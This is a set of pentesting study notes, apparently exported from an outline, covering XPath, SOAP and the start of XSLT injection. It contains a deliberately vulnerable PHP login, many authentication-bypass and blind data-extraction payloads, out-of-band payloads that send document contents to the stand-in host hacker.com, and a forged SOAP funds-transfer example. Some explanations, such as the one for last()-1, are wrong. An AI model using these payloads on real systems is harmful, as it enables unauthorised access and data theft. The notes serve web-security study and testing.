        + node() Matches any node of any kind
        + /bookstore/\* Selects all the child nodes of the bookstore element
        + //\* Selects all elements in the document
        + //title[@\*] Selects all title elements which have any attribute
    - **Predicates**
      * Predicates are used to find a specific node or a node that contains a specific value. Predicates are always embedded in square brackets.
        + Path Expression
        + /bookstore/book[1] :

Result: Selects the first book element that is the child of the bookstore element.

* + - * + /bookstore/book[last()] :

Result: Selects the last book element that is the child of the bookstore element

* + - * + /bookstore/book[last()-1] :

Result: Selects all the book elements except the last one that are children of the bookstore element

* + - * + /bookstore/book[position()<3] :

Result: Selects the first two book elements that are children of the bookstore element

* + - * + //title[@lang] :

Result: Selects all the title elements that have an attribute named lang

* + - * + //title[@lang='eng'] :


Result: Selects all the title elements (no matter where they are in the document) that have an attribute named lang with a value of 'eng'

* + - * + /bookstore/book[price>35.00] :

Result: Selects all the book elements of the bookstore element that have a price element with a value greater than 35.00

* + - * + /bookstore/book[price>35.00]/title :

Selects all the title elements of the book elements of the bookstore element that have a price element with a value greater than 35.00

* + - * + user[username] select all user elements that contain at least one username element child
        + user[username/text()='john'] select all user elements that contain the username element child text set to 'john'
    - **Example**
      * //user[username/text()='<USERNAME>' and password/text()='<PASSWORD>']
        + //: select all user elements no matter where they are in the document
        + username/text()='<USERNAME>': return only the element with the username text value set to <USERNAME>
        + and: Boolean operator
        + password/text()='<PASSWORD>': return only the element with the password text value set to <PASSWORD>
    - **Resources**
      * <https://linuxhint.com/use-xpath-php/>
      * <http://infinityquest.com/php-tutorials/extracting-information-using-xpath-in-php/>
      * http://www.hackingwithphp.com/12/3/3/searching-and-filtering-with-xpath
  + **what is Xpath injection?**
    - The principle of XPath injection is very similar to SQL injection. The goal of the attack is very similar too. The only difference between these attacks is that XPath injection uses an XML file for data storage instead of a database. One way to get data from an XML file is to use a special query language called XPath If this input is inserted into the XPath query without any filtering or sanitization, an attacker may be able to manipulate the query to interfere with the application’s logic or retrieve data for which she is not authorized
  + **Xpath injection Types**
    - **Error Based Xpath injection:** the web applications displayed errors to end users The error message describes that the XPath query has been broken by the input character
      * Do not confuse this with Microsoft SQL Server error reporting. That is a set of error-based techniques in which the database driver aids us during the SQL injection process with overly verbose errors.
    - **Blind Based Xpath injection:** web applications do not display error messages; the attacker must detect the injection blindly by observing application behavior
      * Generally speaking, the most widely used techniques to exploit blind attacks are boolean-based and time-based techniques; however, in XPath there are no features that allow us to handle delays, therefore we can only use the Boolean attacks.
  + **Detecting Xpath vulnerability**
    - Many of the attack strings that are commonly used to probe for SQL injection flaws typically result in anomalous behavior when submitted to a function that is vulnerable to XPath injection. For example, either of the following two strings usually invalidates the XPath query syntax and generates an error:
      * ‘
      * ‘--
    - One or more of the following strings typically result in some change in the application’s behavior without causing an error, in the same way as they do in relation to SQL injection flaws:
      * ‘ or ‘a’=’a
      * ‘ and ‘a’=’b
      * or 1=1
      * and 1=2
    - Hence, in any situation where your tests for SQL injection provide tentative evidence for a vulnerability, but you are unable to conclusively exploit the flaw, you should investigate the possibility that you are dealing with an XPath injection flaw.
      * Ex : ‘ or ‘a’=’a
    - results in the following XPath query, which retrieves the credit card details of all users:
      * //address[surname/text()=’Dawes’ and password/text()=’’ or ‘a’=’a’]/ccard/text()
      * ‘ or 1=1 and ‘a’=’a
      * ‘ or 1=2 and ‘a’=’a
    - **Error Example**
      * 
    - **Notes**
      * Unlike SQL, the XPath language does not permit comment expressions. The attacker must provide a specific payload to bypass a Boolean operator present in the query
      * As with SQL injection, single quotation marks are not required when injecting into a numeric value.
      * Unlike SQL queries, keywords in XPath queries are case-sensitive, as are the element names in the XML document itself.
  + **Vulnerable Code Example**
    - **Heroes.xml**
      * <?xml version="1.0" encoding="UTF-8"?>
      * <heroes>
      * <hero>
      * <id>1</id>
      * <login>neo</login>
      * <password>trinity</password>
      * <secret>Oh why didn't I took that BLACK pill?</secret>
      * <movie>The Matrix</movie>
      * <genre>action sci-fi</genre>
      * </hero>
      * <hero>
      * <id>2</id>
      * <login>alice</login>
      * <password>loveZombies</password>
      * <secret>There's a cure!</secret>
      * <movie>Resident Evil</movie>
      * <genre>action horror sci-fi</genre>
      * </hero>
      * <hero>
      * <id>3</id>
      * <login>johnny</login>
      * <password>m3ph1st0ph3l3s</password>
      * <secret>I'm the Ghost Rider!</secret>
      * <movie>Ghost Rider</movie>
      * <genre>action sci-fi</genre>
      * </hero>
    - **PHP Code**
      * <?php
      * if(isset($\_REQUEST["login"]) & isset($\_REQUEST["password"]))
      * {
      * $login = $\_REQUEST["login"];
      * $password = $\_REQUEST["password"];
      * // Loads the XML file
      * $xml = simplexml\_load\_file("passwords/heroes.xml");
      * // XPath search
      * $result = $xml->xpath("/users/user[login='" . $login . "' and password='" . $password . "']");
      * if($result){
      * $\_SESSION['username'] = $result[0]->login;
      * header('Location: home.php');
      * }
      * else {
      * $message = "<font color=\"red\">Invalid credentials!</font>";
      * }
      * ?>
  + **Exploitation**
    - **Generally, the attacker exploits the vulnerability to perform actions such as:**
      * Bypassing authentication
      * Extracting the XML document structure and contents
    - **Exploitation example**
      * Based on these tests and previous knowledge of XPath, it's possible to get an idea of what the XPath expression looks like:
        + [PARENT NODES]/name[.='[INPUT]']/[CHILD NODES]
      * To comment out the rest of the XPath expression, you can use a NULL BYTE (which you will need to encode as %00). As we can see in the XPath expression above, we also need to add a **]** to properly complete the syntax. Our payload now looks like **hacker']%00** (or **hacker' or 1=1]%00** if we want all results).
      * If we try to find the child of the current node, using the payload **'%20or%201=1]/child::node()%00**, we don't get much information.
      * Here, the problem is that we need to get back up in the node hierarchy, to get more information. In XPath, this can be done using **parent::\*** as part of the payload. We can now select the parent of the current node, and display all the child node using **hacker'%20or%201=1]/parent::\*/child::node()%00**.
      * One of the node's value looks like a password. We can confirm this, by checking if the node's name is **password** using the payload **hacker']/parent::\*/password%00**.
    - **Authentication Bypass**
      * **Code Example**
        + ...
        + <user>
        + <name>UserName</UserName>
        + <password>Password</password>
        + </user>
        + ...
      * **Example of queries:**
        + Generally, an XPath authentication query looks like the following:

$q = <someNode>[username='<USERNAME>' and password='<PASSWORD>']

$q = string(//user[name/text()='+VAR\_USER+' and password/text()='+VAR\_PASSWD+']/account/text())

$q = '/usuarios/usuario[cuenta="' . $\_POST['user'] . '" and passwd="' . $\_POST['passwd'] . '"]';

* + - * **Exploitation**
        + The attacker’s goal is to bypass the authentication system; so, he will look for a payload that makes the above query always TRUE. As noted earlier, the XPath language does not allow comments inside the query itself; this makes exploitation slightly more difficult because the XPath query contains the Boolean operator AND
        + **OR bypass in user and password (same value in both)**

' or '1'='1

' or ''='

string(//user[name/text()='' or '1'='1' and password/text()='' or '1'='1']/account/text())

known username

Select the account using the username and use one of the previous values in the password field

* + - * + **Abusing null injection**

Username: ' or 1]%00

* + - * + **Double OR in Username or in password (is valid with only 1 vulnerable field)**

IMPORTANT: Notice that the "and" is the first operation made.

Bypass with first match

(This requests are also valid without spaces)

' or /\* or '

' or "a" or '

' or 1 or '

' or true() or '

string(//user[name/text()='' or true() or '' and password/text()='']/account/text())

Select account

'or string-length(name(.))<10 or' #Select account with length(name)<10

'or contains(name,'adm') or' #Select first account having "adm" in the name

'or contains(.,'adm') or' #Select first account having "adm" in the current value

'or position()=2 or' #Select 2º account

string(//user[name/text()=''or position()=2 or'' and password/text()='']/account/text())

Select account (name known)

Admin’]%00

admin' or '

John'+or+'1'='1

admin' or '1'='2

string(//user[name/text()='admin' or '1'='2' and password/text()='']/account/text())

* + **String Extraction**
    - **Overview**
      * The attacker’s main goal is to extract all the XML document data; this operation is identical to dumping a database during a SQL injection. In an SQL database, you had schemas, tables, and columns. In an XML document, you have nodes, attributes, and values. So, the attacker’s goal will be to get all the nodes, attributes, and values of the XML document that is being used as a database.
      * As the attacker, you do not know the structure of the XML document, but you need to find it out! . The XPath language does not have a statement similar to the UNION statement in SQL, so the exploit can only be done with a BLIND technique
    - **Identify & stealing the schema**
      * **Example Payload**
        + and count(/\*) = 1 #root
        + and count(/\*[1]/\*) = 2 #count(root) = 2 (a,c)
        + and count(/\*[1]/\*[1]/\*) = 1 #count(a) = 1 (b)
        + and count(/\*[1]/\*[1]/\*[1]/\*) = 0 #count(b) = 0
        + and count(/\*[1]/\*[2]/\*) = 3 #count(c) = 3 (d,e,f)
        + and count(/\*[1]/\*[2]/\*[1]/\*) = 0 #count(d) = 0
        + and count(/\*[1]/\*[2]/\*[2]/\*) = 0 #count(e) = 0
        + and count(/\*[1]/\*[2]/\*[3]/\*) = 1 #count(f) = 1 (g)
        + and count(/\*[1]/\*[2]/\*[3]/[1]\*) = 0 #count(g) = 0
      * The previous solutions are the representation of a schema like the following (at this stage we don't know the name of the tags, but just the schema)
        + <root>
        + <a>
        + <b></b>
        + </a>
        + <c>
        + <d></d>
        + <e></e>
        + <f>
        + <h></h>
        + </f>
        + </c>
        + </root>
    - **Finding out the root node identifier**
      * To get the first character of the string, the attacker must insert all of the following payload data until the TRUE condition is met:
        + ' or substring(name(/\*[1]),1,1)= 'a
        + ' or substring(name(/\*[1]),1,1)= 'b
        + ' or substring(name(/\*[1]),1,1)= 'c
        + . . .
        + ' or substring(name(/\*[1]),1,1)='u

This payload will verify the TRUE condition; so, the first character of the identifier is ‘u’

* + - * To get the second character of the identifier string, the attacker must perform all of the following queries until the TRUE condition is met:
        + ' or substring(name(/\*[1]),2,1)= 'a
        + ' or substring(name(/\*[1]),2,1)= 'b
        + ' or substring(name(/\*[1]),2,1)= 'c
        + . . .
        + ' or substring(name(/\*[1]),2,1)='s
      * At the end of these iteration sets, the attacker will finally have the identifier of the root node: users.
      * **Confirm the name of the first tag is "root"**
        + and name(/\*[1]) = "root"
      * Returns the number of nodes:
        + count(//user/child::node())
    - **Finding First Child Node Name after the root Node**
      * The attacker will perform multiple XPath queries to find out all the identifier’s characters. To get the first character, the attacker must insert all the following payload data until the TRUE condition is verified:
        + and substring(name(/\*[1]/\*[1]),1,1) = 'a

or you can use the name of the firs tag that we found

' or substring(name(/users/\*[1]),1,1)= 'b

' or substring(name(/users/\*[1]),1,1)= 'c

. . .

' or substring(name(/users/\*[1]),1,1)='u

Try until you get a True Condition

#First char of name of tag `<a>` is "u"

* + - * + and substring(name(/\*[1]/\*[1]),2,1) = 's

#Second char of name of tag `<a>` is "s"

* + - * + and substring(name(/\*[1]/\*[1]),3,1) = 'e

#Third char of name of tag `<a>` is "e"

* + - * + etc..
      * And so on and At the end of these iteration sets, the attacker will find out the identifier of the first child node: user.
      * And so on until you discover all the node identifiers of the XML document.
    - **Name of Second Tag after the root**
      * and substring(name(/\*[1]/\*[2]),1,1) = 'u
        + Try until you get a success Response
        + #First char of name of tag `<a>` is "u"
      * and substring(name(/\*[1]/\*[2]),2,1) = 's
        + #Second char of name of tag `<a>` is "s"
      * and substring(name(/\*[1]/\*[2]),3,1) = 'e
        + #Third char of name of tag `<a>` is "e"
      * etc..
    - **Name of First Tag inside the First Tag** 
      * and string-to-codepoints(substring(name(/\*[1]/\*[1]/\*),1,1)) = 105
        + #First char of tag `<b>`is codepoint 105 ("i") (<https://codepoints.net/>)
      * and string-to-codepoints(substring(name(/\*[1]/\*[1]/\*),2,1)) = 105
      * etc..
    - **Finding the content of a Node [with position()]**
      * **Code Example**
        + **XML file**

<userdb>

<user>

<name first="Jeff" last="Smiley"/>

<id>1</id>

<username>Jefferson</username>

<password>Jutobi</password>

<phone>123-456-7890</phone>

</user>

<user>

<name first="Chunk" last="MacRunfast"/>

<id>2</id>

<username>Alexandra</username>

<password>securityidiots</password>

<phone>603-478-4115</phone>

</user>

<user>

<name first="Zenodermus" last="Javanicus"/>

<id>3</id>

<username>Zen</username>

<password>@lltogether</password>

<phone>222-222-2222</phone>

</user>

</userdb>

* + - * + **Difference between sql query and xpath query**

Sql query

select username from userdb.user where id=1

XPATH query

/userdb/user[id='1']/username

The above query will extract the username of the user whose id is 1 which is "Jefferson" in the XML File

* + - * So now lets inject the above query to enumerate the usernames of each user one by one assuming the we do not know the user id for each user and we want to check the usernames of all the users then we can use the position() function. Here is an example of position function.
        + /userdb/user[position()=1]/username

Will extract the first username which is "Jefferson"

* + - * + /userdb/user[position()=2]/username

Will extract the first username which is "Alaxandra"

* + - * + /userdb/user[position()=3]/username

Will extract the first username which is "Zen"

* + - * Now lets take the query which we used before and inject it using the position function.
        + /userdb/user[id='ourinputhere']/username

Lets say our input it ' or position()=1 or ' the query will become

* + - * + /userdb/user[id=' ' or position()=1 or ' ']/username

Will extract the first username which is "Jefferson"

* + - * which means the condition says either id should be empty or get the first user's username, and we will get the first username
      * Okay if you read the above content then let us for example take a page which takes some input as name and shows the phone number of that user if that user exist in XML file. When injecting we know that for a string type either single quote or double quote will be used that we can check by using ' " or ""=" ' for double quote and we can use ' ' or ''=' ' for single quote check okay so which ever works we will come to know that it is used internally into the query now lets just assume a simple query.
        + /root/parent/something[username='our\_input\_here']/user
      * So the username are extracted after the condition gets the username as input. Now we know that if we make the condition true using ' or ''=' we will be able to see the first users details. But then we want to enumerate with each user one by one. as we know the position() function choose each node one by one. So we can use it to enumerate each user one by one. Here we go.
        + /root/parent/something[username='' or position()=1 or '']/user
        + /root/parent/something[username='' or position()=2 or '']/user
        + /root/parent/something[username='' or position()=3 or '']/user
    - **Known Tags method:**
      * The output contains strings and the user can manipulate the values to search:
        + /user/username[contains(., '+injection point+')]
      * **Explanation**
        + Use the following payload to do it: ')] | //user/password[('')=('
        + When we type like that, the query will become

//user/username[contains(., '')] | //user/password[('')=('')]

* + - * **Payloads:**
        + search=') or 1=1 or (' #Get all names
        + search=') or 1=1] | //user/password[('')=(' #Get all names and passwords
        + search=') or 2=1] | //user/node()[('')=(' #Get all values
        + search=\*\\*') or boolean('true')]/../\*[boolean('true

# same as the above , will go to parent and read every information about User, because xpath expression is always true, so just find the printed password

* + - * + search=')] | //./node()[('')=(' #Get all values
        + search=')] | //node()[('')=(' #Get all values
        + search=') or 1=1] | //user/password[('')=(' #Get all names and passwords
        + search=')] | //password%00 #All names and passwords (abusing null injection)
        + search=')]/../\*[3][text()!=(' #All the passwords
        + We dont know what could be other node,here it is guessable (//user/password) but not in all cases. There we can use /\* which means any and use predicates "[1]", "[2]"

search=')] | //user/\*[1] | a[(' #The ID of all users

search=')] | //user/\*[2] | a[(' #The name of all users

search=')] | //user/\*[3] | a[(' #The password of all users

search=')] | //user/\*[4] | a[(' #The account of all users

* + - * + **With null byte**


search=**’)]%00**

search=**’)] | //password%00**

* + **Blind Xpath injection**
    - In the attack just described, the injected test condition specified both the absolute path to the extracted data (address) and the names of the targeted fields (surname and password). In fact, it is possible to mount a fully blind attack without possessing this information. XPath queries can contain steps that are relative to the current node within the XML document, so from the current node it is possible to navigate to the parent node or to a specific child node. Furthermore, XPath contains functions to query meta-information about the document, including the name of a specific element. Using these techniques, it is possible to extract the names and values of all nodes within the document without knowing any prior information about its structure or contents
    - **Identify True/False Conditions**
      * First of all, the attacker needs to detect which input data satisfies the TRUE and the FALSE conditions. For example, considering the password as the injectable parameter, the input data satisfying the two conditions would be:
        + For the TRUE CONDITION: ' or 'a'= 'a
        + For the FALSE CONDITION: ' or 'a'= 'b
    - **Detecting using count()**
      * try submitting the following values and determine if they result in a different behavior without causing an error
        + ' or count (parent::\*[position()=1])=0 or 'a'='b
        + ' or count (parent::\*[position()=1])>0 or 'a'='b
      * try submitting these if the parameter is numeric  :
        + ' or count (parent::\*[position()=1])=0
        + ' or count (parent::\*[position()=1])>0
      * if any of these caused a different behavior without causing an error its likely vulnerable to xpath
      * **Note :**
        + XPath contains two useful functions that can help you automate the preceding attack and quickly iterate through all nodes and data in the XML document:

count() returns the number of child nodes of a given element, which can be used to determine the range of position() values to iterate over.

string-length() returns the length of a supplied string, which can be used to determine the range of substring() values to iterate over.

* + - **Finding out the content of a node**
      * In our example, the first username in the list is philip. The attacker will perform multiple XPath queries to find out all identifier’s characters:
        + ' or substring(/users/user[position()=1]/username,1,1)= 'a
        + ' or substring(/users/user[position()=1]/username,1,1)= 'b
        + ' or substring(/users/user[position()=1]/username,1,1)= 'c
        + . . .
        + ' or substring(/users/user[position()=1]/username,1,1)= 'p
      * To get the second identifier’s character, the attacker must perform all of the following queries until the TRUE condition is met again:
        + ' or substring(/users/user[position()=1]/username,2,1)= 'a
        + ' or substring(/users/user[position()=1]/username,2,1)= 'b
        + ' or substring(/users/user[position()=1]/username,2,1)= 'c
        + . . .
        + ' or substring(/users/user[position()=1]/username,2,1)= 'h
      * At the end of the iteration sets, the attacker will find out the username: Philip So, the payload to determine the second username will be:
        + ' or substring(/users/user[position()=2]/username,1,1)= 'a
    - **OOB Exploitation**
      * **#Stealing the schema via OOB**
        + doc(concat("http://hacker.com/oob/", name(/\*[1]/\*[1]), name(/\*[1]/\*[1]/\*[1])))
        + doc-available(concat("http://hacker.com/oob/", name(/\*[1]/\*[1]), name(/\*[1]/\*[1]/\*[1])))
      * **Other Payloads**
        + doc(concat("http://hacker.com/oob/", RESULTS))
        + doc(concat("http://hacker.com/oob/", /Employees/Employee[1]/username))
        + doc(concat("http://hacker.com/oob/", encode-for-uri(/Employees/Employee[1]/username)))
      * **#Instead of doc() you can use the function doc-available**
        + doc-available(concat("http://hacker.com/oob/", RESULTS))
        + #the doc available will respond true or false depending if the doc exists,
        + #user not(doc-available(...)) to invert the result if you need to
  + **Tools**
    - **XCat**
      * is a tool written in Python 3, which can help you retrieve information using XPath injection vulnerabilities?
    - **Xpath Blind Explorer**
  + **Preventing xpath injection**
    - **Data validation**
      * If you think it is necessary to insert user-supplied input into an XPath query, this operation should only be performed on simple items of data that can be subjected to strict input validation. The user input should be checked against a white list of acceptable characters, which should ideally include only alphanumeric characters. Characters that may be used to interfere with the XPath query should be blocked, including ( ) = ‘ [ ] : , \* / and all whitespace. Any input that does not match the white list should be rejected, not sanitized
      * **Example of user validation**
        + $username=filterChars($\_GET['username']);
        + $password=filterChars($\_GET['password']);
        + $query="//user[username/text()='".$username."' and password/text()='".$password."']/username";
  + **Resources**
    - <https://owasp.org/www-community/attacks/Blind_XPath_Injection>
    - https://wiki.owasp.org/index.php/Testing\_for\_XPath\_Injection\_(OTG-INPVAL-010)
    - https://book.hacktricks.xyz/pentesting-web/xpath-injection
* **Soap injection Attack**
  + **Definition** 
    - soap use http protocol to transmit data & use xml to represent data  [content-type:application/soap+xml ]
    - vulnerability occur because soap use xml & xml is an interpreted language
    - if we can inject > < /   then it may be vulnerable ; then we try to inject ex </any> in every parameter    if we get an error then it may be vulnerable
  + **Detecting the vulnerability**
    - to test it  Try inserting      </foo>   in each parameter, if you get an error, then input is being used in a SOAP service.
    - SOAP Injection Vulnerability is difficult to detect
    - SOAP Injection Vulnerability is harder to exploit as it needs knowledge of XML Structure, a verbose error message might help in this case. Else its pure guesswork.if there isnt so you need to guess the xml structure to exploit it
  + **Exploiting soap injecting**
    - Expected request format
      * <Transfer>
      * <From>        1235 </From>
      * <Amount>      1000 </Amount>
      * <To>          54321</To>
      * </Transfer>
    - After Injection (Injected content in RED)
      * <Transfer>
      * <From>        1235 </From>
      * <Amount>      **1000 </Amount>**
      * **<FundsCleared>True </FundsCleared>**
      * **<Amount>      1000** </Amount>
      * <To>          54321</To>
      * </Transfer>
    - Request After getting processed by the application *(works if the application process the FIRST <FundsCleared> Tag it encounters)*
      * <Transfer>
      * <From>        1235 </From>
      * <Amount>      **1000 </Amount>**
      * **<FundsCleared>True </FundsCleared>**
      * **<Amount>      1000** </Amount>
      * **<FundsCleared>False</FundsCleared>**
      * <To>          54321</To>
      * </Transfer>
    - The Injected content Can include comments to comment out a part of the XML Request **<!-- Comment   -->**
      * <Transfer>
      * <From>        1235 </From>
      * <Amount>      **1000 </Amount>**
      * **<FundsCleared>True </FundsCleared>**
      * **<!--Amount>   1000 </Amount>**
      * **<To>**   **--><To>54321**</To>
      * </Transfer>
  + **Preventing soap injection**
    - to prevent it we must html encode any xml character in the user input  " ></ "so that the xml   interpreter  treat them as a part of data value
* **XSLT server-side injection**
  + **Overview**
    - **What is XSLT**
      * XSL (extensible Stylesheet Language) is a styling language for XML.
      * XSLT stands for XSL Transformations. and it is the most important part of XSL it has 3 versions Versions: 1, 2 and 3 (1 is the most used).
      * XSLT transforms an XML document into another XML document or another type of document that is recognized by a browser, like HTML and XHTML. Normally XSLT does this by transforming each XML element into an (X)HTML element. The transformation can be done in the server or in the browser).
        + XSLT uses XPath to navigate in XML documents
        + XSL (extensible Stylesheet Language) is a styling language for XML.
        + XSLT is a language for transforming XML documents.
        + XPath is a language for navigating in XML documents.
        + XQuery is a language for querying XML documents.
        + 
      * XSL Transformations can often be met in web applications as standalone functionalities. Various software components often offer support for XSL; for example, Oracle Databases in select xmltransform statements or the already mentioned SSI engines.
      * There are a few well-known XSLT engines like Saxon or Xalan in different versions. Of course, there can be custom or experimental ones on the web too
    - **XSLT EXAMPLE**
      * **XML code** 
        + <?xml version="1.0" encoding="UTF-8"?>
        + <catalog>
        + <cd>
        + <title>Empire Burlesque</title>
        + <artist>Bob Dylan</artist>
        + <country>USA</country>
        + <company>Columbia</company>
        + <price>10.90</price>
        + <year>1985</year>
        + </cd>
        + </catalog>
      * **XSLT Code Example**
        + <?xml version="1.0" encoding="UTF-8"?>
        + <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">

<html>

<body>

<h2>My CD Collection</h2>

<table border="1">

<tr bgcolor="#9acd32">

<th>Title</th>

<th>Artist</th>

</tr>

<tr>

<td>**<xsl:value-of select="catalog/cd/title"/**></td>

<td>**<xsl:value-of select="catalog/cd/title"/**></td>

</tr>

</table>

</body>

</html>

</xsl:template>

* + - * + </xsl:stylesheet>

